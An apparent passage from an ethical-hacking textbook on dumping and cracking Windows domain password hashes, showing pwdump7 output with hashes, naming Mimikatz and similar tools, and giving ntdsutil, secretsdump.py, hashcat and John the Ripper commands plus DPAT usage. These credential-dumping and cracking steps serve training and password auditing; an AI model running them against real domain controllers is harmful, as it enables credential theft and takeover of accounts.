
```
C:\Users\Admin\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:F7779B478B9BF6A06FCB3C2552C2C529:894E8CE6BFDD24479C3061232B802DB9:::
Guest:501:183306A7F268F1EF5DA3E191C92D853F:853DC61CE783037DD01A07EEA66B0DB3:::
¶:503:6391C2A786DE2C0CC59A7FD61A2F08F3:5551EA872E9D347D2CD9129F93E6E205:::
¶:504:99AABFF0EAFCB6B868CE5470FACB72C5:AEE0286CD4628C162EB1E44ED837C749:::
Admin:1002:B07CB8ACA1611BE75A09ACD1E3921175:79E9D020685CC58882A0CCB2C59B7CFC:::
Jason:1005:F448E14E731191EF8E6D0C6581DAE000:E5DF9D1FDE30399C91203C5682B5A0FB:::
¶:1006:694B9581478C046F5AA75D413FF17BF9:D40C9E4E189369BDC0BF2EC48146C9A4:::
```

Figure 6.25: Screenshot of pwdump7

Some of the additional tools to extract password hashes are as follows:

- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)

Note: The use of the above tools requires administrative privileges on the remote system.



Password Cracking Using Domain Password Audit Tool (DPAT)

- DPAT is a Python script that **generates password use statistics** from password hashes dumped from a domain controller and a password crack file such as hashcat.pot generated using hashcat
- It generates an HTML report with clickable links, which an attacker can open to **analyze usernames**, current **passwords**, and other password statistics

Username	Current Password	History 0	History 1	History 2	History 3	History 4
Carrie	PringlesSalt!	!EatPringles		I luv my kids!	New Job!	
Curly	Baseball77	Baseball76	Baseball75	Baseball74	Baseball73	Baseball72
Darin	Black^Hills	Black%Hills	Black$Hills	Black#Hills	Black@Hills	Black!Hills
Larry	Fall2019	Summer2019	Spring2019		Fall2018	Spring2018
Mo		Zodiak-Cancer		Zodiak-Taurus	Zodiak-Pisces	
dpat	Fall2019					
pope	Proverbs 3:5	Philippians 4:6	Romans 8:28	Philippians 4:13	Jeremiah 29:11	John 3:16

Count	Description	More Info
88803	Password Hashes	Details
88023	Unique Password Hashes	
69300	Passwords Discovered Through Cracking	
68521	Unique Passwords Discovered Through Cracking	
78.0	Percent of Passwords Cracked	Details
77.8	Percent of Unique Passwords Cracked	Details
36	Members of "Domain Admins" group	Details
26	"Domain Admins" Passwords Cracked	Details
8	Members of "Enterprise Admins" group	Details
6	"Enterprise Admins" Passwords Cracked	Details
227	LM Hashes (Non-blank)	
226	Unique LM Hashes (Non-blank)	
6	Passwords Only Cracked via LM Hash	Details
5	Unique LM Hashes Cracked Where NT Hash was Not Cracked	
	Password Length Stats	Details
	Top Password Use Stats	Details
	Password Reuse Stats	Details
	Password History	Details

https://github.com

Password Cracking Using Domain Password Audit Tool (DPAT)

Source: *https://github.com*

DPAT is a Python script that generates password use statistics from password hashes dumped from a domain controller (DC) and a password crack file such as **`hashcat.pot`** generated using the hashcat tool during password cracking. It also generates an HTML report with clickable links. An attacker can open each link and analyze usernames, current passwords, and other password statistics.

Initially, an attacker dumps LM and NT hash files from the DC using the compromised admin privileges, following which the attacker cracks those LM hashes and loads them into the password list file using DPAT.

Steps to Crack Passwords Using DPAT

- **Step 1**: Run the following command to dump the password hashes from the domain controller (DC). This requires sufficient space in the C drive to store the output.

  ```
  ntdsutil "ac in ntds" "ifm" "cr fu c:\temp" q
  ```

- **Step 2:** The dump contains two files, **Active Directory\ntds.dit** and **registry\SYSTEM**. Now, convert the output file format to the format accepted by the DPAT tool using the Python script **secretsdump.py**:

  ```
  secretsdump.py -system registry/SYSTEM -ntds "Active Directory/ntds.dit" LOCAL -outputfile users
  ```

  This script stores the output file in the **`users.ntds`** format.

  `-history` → This flag can be included in the above command to view the password history in the report.

- **Step 3**: Create a password crack file in the format supported by the DPAT tool. The DPAT tool supports the file formats of both hashcat and John the Ripper tools.


  Run the following command to crack LM hashes of **`users.ntds`** in the **`hashcat.pot`** format:

  ```
  ./hashcat.bin -m 3000 -a 3 users.ntds -1 ?a ?1?1?1?1?1?1?1 –increment
  ```

  To crack LM hashes using John the Ripper, run the following command:

  ```
  john --format=LM users.ntds
  ```

- **Step 4:** Now, run the DPAT script with **`-h`** or **`--help`** arguments to view all the available options.


./dpat.py -h - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[x]─[root@parrot]─[/home/attacker/Downloads/DPAT-master]
└──╼ #./dpat.py -h
usage: dpat.py [-h] -n NTDSFILE -c CRACKFILE [-o OUTPUTFILE] [-d REPORTDIRECTORY] [-w] [-s]
               [-g [GROUPLISTS ...]] [-m]

This script will perform a domain password audit based on an extracted NTDS file and password
cracking output such as Hashcat.

optional arguments:
  -h, --help            show this help message and exit
  -n NTDSFILE, --ntdsfile NTDSFILE
                        NTDS file name (output from SecretsDump.py)
  -c CRACKFILE, --crackfile CRACKFILE
                        Password Cracking output in the default form output by Hashcat, such as
                        hashcat.potfile
  -o OUTPUTFILE, --outputfile OUTPUTFILE
                        The name of the HTML report output file, defaults to
                        _DomainPasswordAuditReport.html
  -d REPORTDIRECTORY, --reportdirectory REPORTDIRECTORY
                        Folder containing the output HTML files, defaults to DPAT Report
  -w, --writedb         Write the SQLite database info to disk for offline inspection instead of
                        just in memory. Filename will be "pass_audit.db"
  -s, --sanitize        Sanitize the report by partially redacting passwords and hashes. Prepends
                        the report directory with "Sanitized - "
  -g [GROUPLISTS ...], --grouplists [GROUPLISTS ...]
                        The name of one or multiple files that contain lists of usernames in
                        particular groups. The group names will be taken from the file name itself.
                        The username list must be in the same format as found in the NTDS file such
                        as some.ad.domain.com\username or it can be in the format output by using
                        the PowerView Get-NetGroupMember function. Example: -g "Domain Admins.txt"
```

Figure 6.26: Screenshot of the dpat.py script running with the -h option

